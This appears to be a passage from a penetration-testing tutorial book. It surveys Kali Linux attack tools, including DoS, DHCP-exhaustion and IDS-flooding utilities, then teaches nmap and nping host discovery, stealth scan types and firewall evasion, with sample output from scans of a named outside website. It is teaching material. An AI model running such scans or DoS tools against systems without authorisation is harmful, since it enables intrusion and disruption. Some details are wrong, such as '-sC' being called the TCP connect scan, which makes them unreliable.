root@localhost: ~ root@localhost: ~ root@localhost: ~
root@localhost:~# nmap --help
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2[,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
```

Maltegoce (Maltego Community Edition)

Maltegoce is an intelligence gathering tool which aims to discover and collect data about the target (company or personal) and visualizes that collected data into graph for analysis.

We already used this in “Reconnaissance” chapter.

Whois

WHOIS is a database managed by local internet registrars, it is a query and response protocol that is widely used for querying databases that store the registered users of an Internet resource, such as a domain name or an IP address block, but is also used for a wider range of other personal information about the domain owner.

Also we already used this in “Reconnaissance” chapter.

WhatWeb

WhatWeb is a website fingerprint utility. It identifies websites including content management systems (CMS), blogging platforms, statistic/analytic packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognize something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

TraceRoute

Traceroute is a computer network diagnostic tool for displaying the connection route and measuring transit delays of packets across an IP network.

This is also used in information gathering.

ProxyChains

We already used this in “Going Anonymous with linux chapter.”

Proxychains cover and handle whatever job. Add command “proxychains” for every job, that means we enable Proxychains service. For example i want to trigger

ProxyChain to cover NMAP. The command is:

```
~$ proxychains nmap 74.125.68.101 -v -T4
```

MacChanger

We already used this in “Going Anonymous with linux chapter.”

There are several reasons changing the MAC address is important, I use MacChanger while pentesting a wireless network with MAC filtering enabled and have to assign an approved MAC address to the wireless adapter. Or just literally to change to a random MAC while pentesting. To use MacChanger, follow this command pattern:

```
~$ macchanger [options] networkDevice
```

The options are:

-h, --help	Print this help
-V, --version	Print version and exit
-s, --show	Print the MAC address and exit
-e, --ending	Don't change the vendor bytes
-a, --another	Set random vendor MAC of the same kind
-A	Set random vendor MAC of any kind
-p, --permanent	Reset to original, permanent hardware MAC
-r, --random	Set fully random MAC
-l, --list[=keyword]	Print known vendors
-b, --bia	Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX	
--mac XX:XX:XX:XX:XX:XX	Set the MAC XX:XX:XX:XX:XX:XX

For example, i use my WLAN1 device to connect to the network, to change the default WLAN1 MAC address fully random, i type the command:

```
~$ macchanger -r wlan1
```

OpenVAS

OpenVAS (Open Vulnerability Assessment System) is a famous Kali Linux tool founded by the team of experts who also developed the famous Nessus vulnerability tool. OpenVas is freely available under the GLP license and anyone can use it to explore vulnerabilities in the local area or remote area networks.

Among the top 25 penetrations testing tools of Kali Linux OpenVas security tool enables you to write & integrate your own security plugins to the OpenVAS terminal- even if the current engine available with more than 50,000 NVT (Network Vulnerability Tests) which can literally scan everything you imagine in terms of security weaknesses.

Unicornscan

Unicornscan that is available under the GPL license is one of the major penetration testing tools used for retrieving information & data correlation. It is one of the best tools among these 25 penetrations testing tools of Kali Linux.

It allows the advanced asynchronous TCP & UDP scanning features as well as helpful network discovery models that will be useful for you to find remote or local hosts. It can also disclose information about the software being run by each of them.

Download Link: <https://sectools.org/tool/unicornscan/>

Fierce

Fierce is one of the best tools available for port scanning & network mapping. It can be used to find out the remote and local IP space and host names on different networks.

Fierce has few similarities to Nmap & Unicornscan, but unlike these tools, Fierce is most often used in particular corporate networks.

Once the penetration tester has defined the victim's network, Fierce will run different tests on the preferred domains to gather the valuable information that can be used for further analysis & exploitation.

Download Link: <https://github.com/mschwager/fierce>

CMSMap

As compare to WPScan, CMSMap provide a centralized solution for not only one CMS i.e. WordPress, but provide solutions to four of the most popular CMS in terms of vulnerability detection.

CMSmap is an open source project written in Python which automates the process of analysis and detection of vulnerabilities in **WordPress, Joomla, Drupal and Moodle**.

In this list of 25 Kali Linux penetration testing tools This tool is not only useful for detecting security breaches in these four popular CMS, but also for performing real brute force attacks and launching exploits once a vulnerability found.

Download Link: <https://github.com/Dionach/CMSmap>

Kismet Wireless

Kismet Wireless is a freely available cross-platform wireless LAN analyzer, sniffer & IDS (intrusion detection system).

It is compatible with nearly all kinds of wireless cards. Its use in sniffer mode enables you to work in combination with wireless networks like 802.11a, 802.11b, 802.11g and 802.11n.

Kismet Wireless works natively in Windows, Linux and BSD operating systems (FreeBSD, NetBSD, OpenBSD and MacOS).

Download Link: <https://www.kismetwireless.net/>

RainbowCrack

RainbowCrack is one of the best password cracking tools that is available for both Windows & Linux operating systems.

Unlike other password cracking tools, RainbowCrack uses a time-memory compromise algorithm to break hashes as well as large pre-calculated “rainbow tables” that help reduce time while cracking the password.

Download Link: <https://project-rainbowcrack.com/>

BeEF

BeEF stands for The Browser Exploitation Framework, a powerful penetration testing tool that uses vulnerabilities and vulnerabilities in the browser to exploit the host.

Unlike other penetration testing tools of Kali Linux, it is more focused on the browser, including attacks on mobile and desktop clients, allowing you to analyze the usability of any Mac and Linux system.

You will be able to select specific modules in real time to audit the security of your browser.



```
:33] [*] BeEF is loading. Wait a few seconds...
:38] [*] 10 extensions enabled.
:38] [*] 194 modules enabled.
:38] [*] 2 network interfaces were detected.
:38] [+] Current network interface: 127.0.0.1
:38] [+] Network interface URL: http://127.0.0.1:3000/hook
:38] [+] Network interface URL: http://127.0.0.1:3000/ui/
:38] [+] Network interface URL: 10.211.55.10:3000
:38] [+] Network interface URL: http://10.211.55.10:3000/
:38] [+] Network interface URL: http://10.211.55.10:3000/
:38] [*] RESTful API key: 8a2f00165384096a85e77c
```

Findmyhash

Written in Python, findmyhash is a free open-source tool that helps decrypt passwords using free online services.

It works with the following algorithms: MD5, MD4, SHA225, SHA1, SHA384, SHA256, RMD160, SHA512, WHIRLPOOL, GOST, LM, MYSQL, NTLM,

JUNIPER, CISCO7, LDAP, MD5 & LDAP_SHA1. Findmyhash also supports multi-thread analysis that enhances speed and also recognizes the hash value algorithms.

DHCPIG

DHCPIg is a DHCP exhaustion application that will launch an advanced attack in order to target all active IP addresses on the LAN.

It also prevents new users from obtaining IP addresses assigned to their computers. Works well enough to attack Linux local networks as well as Windows 2003, 2008, etc.

In fact, DHCPIg requires no installation, as it is a small script; it only requires the library installed on your system, and it supports ipv4 and ipv6.

Download Link: <https://n0where.net/dhcp-exhaustion-attack-dhcpig>

Yersinia

Yersinia is a network security tool that allows you to perform L2 attacks by taking advantage of security holes in different network protocols.

This tool has the capacity of attacking on routers, switches, DHCP servers & many other such protocols. It includes a complicated GTK graphical interface, in ncurses-based mode, which is capable of reading from a custom configuration file, supports debugging mode and offers to save the results in a log file.

SlowHTTPTest

SlowHTTPTest is the most popular penetration testing tools which is most commonly used to launch DOS attacks against any HTTP server. This type of security tool focuses on sending low bandwidth attacks to test the health and response times of your web server. It includes statistics from all your tests and allows you to execute several types of attacks such as:

1. Apache beach header.
2. Slow reading.
3. POST HTTP slow.
4. Slowloris.

Inundator

Inundator is a multi-threaded IDS escape security tool designed to be anonymous. Using TOR, it can flood intrusion detection systems (especially with Snort) causing false positives, which mask the real attack that goes on behind the scenes. Using the SOCKS proxy, it can generate more than 1,000 false positives per minute during an attack.

The main goal of Inundator is to keep your security team busy dealing with false positives while an actual attack occurs.

T50

T50 is another penetration testing tool included with the Kali Linux distribution. It can help you test the reaction of your websites, servers and networks under a high average load during an attack.

It is among the few of security tools that is capable of encapsulating protocols using GRE (Generic Routing Encapsulation), and supports up to 14 different protocols. The t50 package also allows you to send all protocols sequentially using a single SOCKET.

DoS and DDoS attack simulator

Download Link: <https://gitlab.com/fredericopissarra/t50>

FunkLoad

FunkLoad is developed in Python language and is a popular penetration testing tool that works by emulating a fully functional web browser. It is very useful for testing web projects and seeing how they react in terms of web server performance.

FunkLoad provides comprehensive performance testing to help you identify possible bottlenecks in your web applications and web servers, while testing the recovery time of your application.

Download Link: <https://pypi.org/project/funkload/>

Conclusion :

Seriously I even don't know how many tools are there over github some of them are just cloned. These are just frequently used common tools We'll get to know about many more tools as we progressed with the chapters.

SECTION - 2 (Essentials)

Chapter - 3

SCANNING

Things We Are Going To cover In This Chapter :

- ✓ Host Discovery
- ✓ Scanning for Open Ports and Services
- ✓ Understanding the TCP Three-Way Handshake
- ✓ TCP Connect Scan
- ✓ NULL, FIN, and XMAS Scans
- ✓ UDP Port Scan
- ✓ Anonymous Scan Types
- ✓ Advanced Firewall/IDS Evading Techniques
- ✓ ZENMAP

In this chapter we will discuss various methods for enumerating and scanning a target or goal to gain as much information about the alive targets on a network as possible. This is also part of the information gathering phase, which, as I had mentioned, is key to a successful pentest. This chapter is very essential and is a building block for penetration testers.

The main goal of this chapter is to learn the following:

- Host discovery
- Scanning for open ports
- Service and version detection
- OS detection
- Bypassing firewalls

We will use a variety of tools in demonstrating these tasks.

Host Discovery

The first step of a network pentest most times would be to know what targets are alive. Since it is not possible to penetrate a target that is not alive without physical access, we always look for alive targets. We can use a variety of methods and tools for discovering alive targets. One of the most common methods is to use icmp requests, that is, ping requests to check if the system is alive or not.

```
Pinging www.google.com [74.125.232.145] with 32 bytes of data:  
Reply from 74.125.232.145: bytes=32 time=253ms TTL=51  
Reply from 74.125.232.145: bytes=32 time=198ms TTL=51  
Reply from 74.125.232.145: bytes=32 time=245ms TTL=51  
Reply from 74.125.232.145: bytes=32 time=165ms TTL=51  
  
Ping statistics for 74.125.232.145:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 165ms, Maximum = 253ms, Average = 215ms
```

As we have got a reply, it means that our target is alive. We can also use the `-sP` flag in nmap in order to check if the target is alive or not. Besides, we can specify network ranges to scan; this would make our work simpler.

Command:

```
nmap -sP <target Host>
```

```
root@root:~# nmap -sP 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 18:05 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0026s latency).
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
root@root:~#
```

We can also scan network ranges with nmap on the given network. Here is the command to scan a host range from nmap:

```
nmap -sP 192.168.15.1/24
```

/24 is a CIDR notation; it will scan all the hosts in the range 192.168.15.1 to 192.168.15.255 and return those that are up.

```
root@root:~# nmap -sP 192.168.15.1/24
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 18:10 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0026s latency).
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap scan report for root (192.168.15.14)
Host is up.
Nmap scan report for Princydude-PC (192.168.15.159)
Host is up (0.0036s latency).
MAC Address: 00:24:D6:66:1A:9C (Intel Corporate)
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.53 seconds
```

As you can see from the screenshot, the whole range was scanned for alive systems, and three live systems were found on the network.

Nowadays, due to the implementation of IDS, IPS, Firewalls, and other modern defenses on the network, identifying alive hosts can be a bit trivial. Network administrators commonly block icmp requests, which means that even if the target were alive, we would not be able to figure it out. Thus, we can use other types of protocols such as tcp and udp in order to figure out if the target is alive or not, since a normal tcp or udp connect may not look suspicious to firewalls and other

intrusion detection/prevention devices.

In your penetration testing engagements you will find a lot of scenario's where you'd encounter against these modern security defenses. For demonstration purposes, we will use a website named didx.net. The administrator has blocked icmp requests to its webserver by using IP tables. A non-mal ping request leads us to the following output:

```
root@root:~# nping didx.net

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2013-06-09 18:19 EDT
SENT (0.0696s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (1.0702s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (2.0729s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (3.0800s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (4.0819s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (140B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Tx time: 4.01316s | Tx bytes/s: 34.89 | Tx pkts/s: 1.25
Rx time: 5.01489s | Rx bytes/s: 0.00 | Rx pkts/s: 0.00
Nping done: 1 IP address pinged in 5.09 seconds
```

I sent some icmp requests with nping; you can clearly see that the target is not alive. However, let's try sending some tcp packets. By looking at the documentation and usage guide of nping, we can see that it also allows host discovery via tcp and udp.

```
root@root:~# nping
Nping 0.5.51 ( http://nmap.org/nping )
Usage: nping [Probe mode] [Options] {target specification}

TARGET SPECIFICATION:
Targets may be specified as hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

PROBE MODES:
--tcp-connect          : Unprivileged TCP connect probe mode.
--tcp                  : TCP probe mode.
--udp                  : UDP probe mode.
--icmp                : ICMP probe mode.
--arp                  : ARP/RARP probe mode.
--tr, --traceroute    : Traceroute mode (can only be used with
TCP/UDP/ICMP modes).
```

So, I entered the following command in order to perform a simple tcp-based host discovery.

```
nping --tcp didx.net
```

```
root@root:~# nping --tcp didx.net

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2013-06-09 18:27 EDT
SENT (0.0156s) TCP 192.168.15.14:33333 > 174.121.60.75:80 S ttl=64 id=27847 iplen=40 seq=2139527381 win=1480
RCVD (0.3675s) TCP 174.121.60.75:80 > 192.168.15.14:33333 SA ttl=47 id=0 iplen=44 seq=1599555088 win=5840 <mss 1360>
SENT (1.0161s) TCP 192.168.15.14:33333 > 174.121.60.75:80 S ttl=64 id=27847 iplen=40 seq=2139527381 win=1480
RCVD (1.4301s) TCP 174.121.60.75:80 > 192.168.15.14:33333 SA ttl=47 id=0 iplen=44 seq=1616119072 win=5840 <mss 1360>
SENT (2.0177s) TCP 192.168.15.14:33333 > 174.121.60.75:80 S ttl=64 id=27847 iplen=40 seq=2139527381 win=1480
RCVD (2.4269s) TCP 174.121.60.75:80 > 192.168.15.14:33333 SA ttl=47 id=0 iplen=44 seq=1631276166 win=5840 <mss 1360>
^C
Max rtt: 413.650ms | Min rtt: 351.629ms | Avg rtt: 391.333ms
Raw packets sent: 3 (120B) | Rcvd: 3 (138B) | Lost: 0 (0.00%)
Tx time: 2.67633s | Tx bytes/s: 44.84 | Tx pkts/s: 1.12
Rx time: 2.67633s | Rx bytes/s: 51.56 | Rx pkts/s: 1.12
Nping done: 1 IP address pinged in 2.69 seconds
```

The output shows 0% packet loss with three packets sent and received, indicating that the target is indeed alive. We can also use udp to perform host discovery; what option you would like to use is up to you.

Alternatively, we can also use the **-sP** flag query to accomplish this task, because when you specify the **-sP** flag query with nmap, it sends not only icmp echo requests but also TCP SYN to port 80 and 443. Therefore, it will also show the host as up or in other words alive.

```
root@root:~# nmap -sP didx.net

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 18:59 EDT
Nmap scan report for didx.net (174.121.60.75)
Host is up (0.31s latency).
rDNS record for 174.121.60.75: 4b.3c.79ae.static.theplanet.com
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
root@root:~#
```

Scanning for Open Ports and Services

Once we have successfully scanned the number of live hosts on a network, we attempt to find open ports and the services associated with them on a network. Port scanning is the process of discovering TCP and UDP open ports on the target host or network. Open ports reveal the services that are running upon the network. We perform port scanning in order to look for potential entry points

into the systems.

One of the most challenging tasks with port scanning is to evade firewalls and intrusion detection and prevention mechanisms. Our goal is to make our scan less noisy. In this chapter, we will also discuss some stealth scanning techniques to make your scans less noisy.

There exist many tools such as netcat, hping2, and Unicornscan for scanning open ports, but nmap is our ultimate choice. However, we will look at some of the gui and command line tools too. But our main focus will be on nmap as it's one of the most comprehensive port scanning tools.

Types of Port Scanning

Port scanning is primarily divided into two main categories: TCP scanning and UDP scanning. Nmap supports a wide variety of scanning methods such as the TCP syn scan and the TCP connect scan, and we will discuss some of them here in great detail.

Nmap is very simple to use; the basic command line format for nmap is as follows:

```
nmap <Scan Type> <Option> <Target Specification>
```

A simple port can be launched by the following command:

```
nmap <target Ip Address>
```

This would return us the ports that are opened upon the target host.

We can also scan a range by either using the CIDR notation that we used earlier in the host discovery process or using the * sign.

Command:

```
nmap 192.168.15.*
```


```
root@root:~# nmap 192.168.15.*  
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 19:09 EDT  
Nmap scan report for WiMaxCPE (192.168.15.1)  
Host is up (0.017s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
49152/tcp open  unknown  
50003/tcp open  unknown  
MAC Address: 20:10:7A:BF:AA:4B (Unknown)  
  
Nmap scan report for root (192.168.15.14)  
Host is up (0.000010s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
111/tcp   open  rpcbind  
  
Nmap done: 256 IP addresses (2 hosts up) scanned in 11.05 seconds
```

This would scan the whole range 192.168.15.1-255 and return open ports. Also, you can see that nmap returns the service associated with each port.

Understanding the TCP Three-Way Handshake

The transmission control protocol (TCP) was made for reliable communication. It is used for a wide variety of protocols on the Internet and contributes toward reliable communication with the help of the three-way handshake.

Before understanding how port scanning works, we need to understand how the TCP three-way handshake works.



TCP Flags

SYN—Initiates a connection.

ACK—Acknowledges that the packet was received.

RST—Resets the connections between two hosts.

FIN—Finishes the connection

There are many other flags, and I would recommend you to spend some time reading [rfc 793](#), the TCP protocol specification. I cannot emphasize enough the importance of understanding the TCP IP; it will help you a lot.

Port Status Types

With nmap you would see one of four port status types:

Open—It means that the port is accessible and an application is listening on it.


Closed—It means that the port is inaccessible and no application is listening on it.

Filtered—It means that nmap is not able to figure out if the port is open or closed, as the packets are being filtered, which probably means that the machine is behind a firewall.

Unfiltered—It means that the ports are accessible by nmap but it is not possible to figure out if they are open or closed.

TCP SYN Scan

The TCP SYN scan is the default scan that runs against the target machine. It is the fastest scan. You can tweak it to make it even faster by using the `-n` option, which would tell the nmap to skip the DNS resolution.



This diagram illustrates how a TCP SYN scan works:

- The source machine sends a SYN packet to port 80 in the destination machine.
- If the machine responds with SYN/ACK packet, Nmap would know that the particular port is *open* on the target machine.
- The operating system would send a RST (Reset) packet in order to close the connection, since we already know that the port is open.
- However, if there is no response from the destination after sending the SYN packet, the nmap would know that the port is *filtered*.
- If you send a SYN packet and the target machine sends a RST packet, then nmap would know that the port is *closed*.

Command: The command/syntax for the TCP SYN scan is as follows:

nmap -sS <target IP>

```


root@root:~# nmap -sS -n 192.168.15.1 -p 80
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 20:49 EDT
Nmap scan report for 192.168.15.1
Host is up (0.0024s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

```

From this picture, you can see that I have specified two additional parameters (-n and -p). The -n parameter tells the nmap not to perform the name resolution; this is commonly used to increase the speed of the scan. The -p parameter is used

to specify the ports to scan, which in this case is port 80.



A screenshot of the Wireshark application interface. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, and Help. Below the menu is a toolbar with various icons. A search bar at the top right contains the text "Expression...". The main window shows a table of captured network packets. The columns are labeled Source, Destination, Protocol, and Info. The first three rows of the table are as follows:

Source	Destination	Protocol	Info
192.168.15.14	192.168.15.1	TCP	38362 > http [SYN] Seq=0 Win=4096 Len=0 MSS=1460
192.168.15.1	192.168.15.14	TCP	http > 38362 [SYN, ACK] Seq=0 Ack=1 Win=5840


I also ran *Wireshark* (a network analysis tool) while performing this scan to record the behavior of the packets. The output was what we expected.

As you can see from the first line the source 192.168.15.14 sends a SYN packet to the destination 192.168.15.1. The destination responds with a SYN, ACK in the second line. The source 192.168.15.14 then sends a RST packet to close the connection, thus displaying the behavior discussed earlier. I have also used the “TCP” filter to filter out tcp protocol-related requests.

The positive side of this scan is that it is pretty fast; its downside is that it is often detected by IDS, IPS, and firewalls. We will talk about some techniques to perform noiseless scans later in this chapter.

TCP Connect Scan

The TCP connect scan is similar to the SYN scan, with a slight difference in that it completes the three-way handshake. The TCP connect scan becomes the default scan if the SYN scan is not supported by the machine. A common reason for that could be that the machine is not privileged to create its own RAW packet.



This diagram illustrates that it's working:

- The source machine sends a **SYN** packet at Port 80.
- The destination machine responds with a **SYN/ACK**.
- The source machine then sends an **ACK** packet to complete the three-way handshake.
- The source machine finally sends the **RST** packet in order to close the connection.

The TCP connect scan can be accomplished by specifying an additional **-sC** parameter with nmap.


Here is an example:

```
root@root:~# nmap -sC 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 21:04 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0052s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
```

NULL, FIN, and XMAS Scans

NULL, FIN, and xmas scans are similar to each other. The major advantage of using these scans for pentest is that many times they get past firewalls and IDS and can be really beneficial against Unix-based OS as all three of these scans do not work against Windows-based operating systems, because they send a reset packet regardless of whether the port is open or closed. The second disadvantage is that it cannot be exactly determined if the port is open or filtered. This leaves us to manually verify it with other scan types.

NULL Scan




A null scan is accomplished by sending no flags/bits inside the TCP header. If no response comes, it means that the port is *open*; if a *RST* packet is received, it means that the port is *closed* or *filtered*.

Command:

```
nmap -sN <target Ip Address>
```

FIN Scan




A FIN flag is used to close a currently open session. In a FIN scan the sender sends a FIN flag to the target machine: if no response comes from the target machine, it means that the port is *open*; if the target machine responds with a *RST*, it means that the port is *closed*.

Command:

```
nmap -sF <target Ip Address>
```

XMAS Scan




The XMAS scan sends a combination of FIN, URG, and PUSH flags to the destination. It lightens the packet just like a Christmas tree and that is why it is called an XMAS scan. It works just like the FIN and null scans. If there is *no* response, the port is *open*; if the target machine responds with a *RST* packet, the port is *closed*.

Command:

```
nmap -sX <target Ip Address>
```

TCP ACK Scan



The TCP ACK scan is not used for port scanning purposes. It is commonly used to determine the firewall and ACL rules (access list) and whether the firewall is able to keep track of the connections that are being made.

The way this works is that the source machine sends an acknowledgement (**ack**) packet instead of a syn packet. If the firewall is stateful, it would know that there was no SYN packet being sent and will not allow the packet to reach the destination.

Responses

- If there is no response, this means that the firewall is stateful and it's filtering your packets.
- If you receive a reset packet, it means that the packet reached the destination.

```
root@root:~# nmap -sA 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 21:54 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0074s latency).
All 1000 scanned ports on WiMaxCPE (192.168.15.1) are unfiltered
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
```

The capture from wireshark also gives a better insight into the TCP ACK scan.

Filter: tcp				Expression...	Clear	Apply
Source	Destination	Protocol	Info			
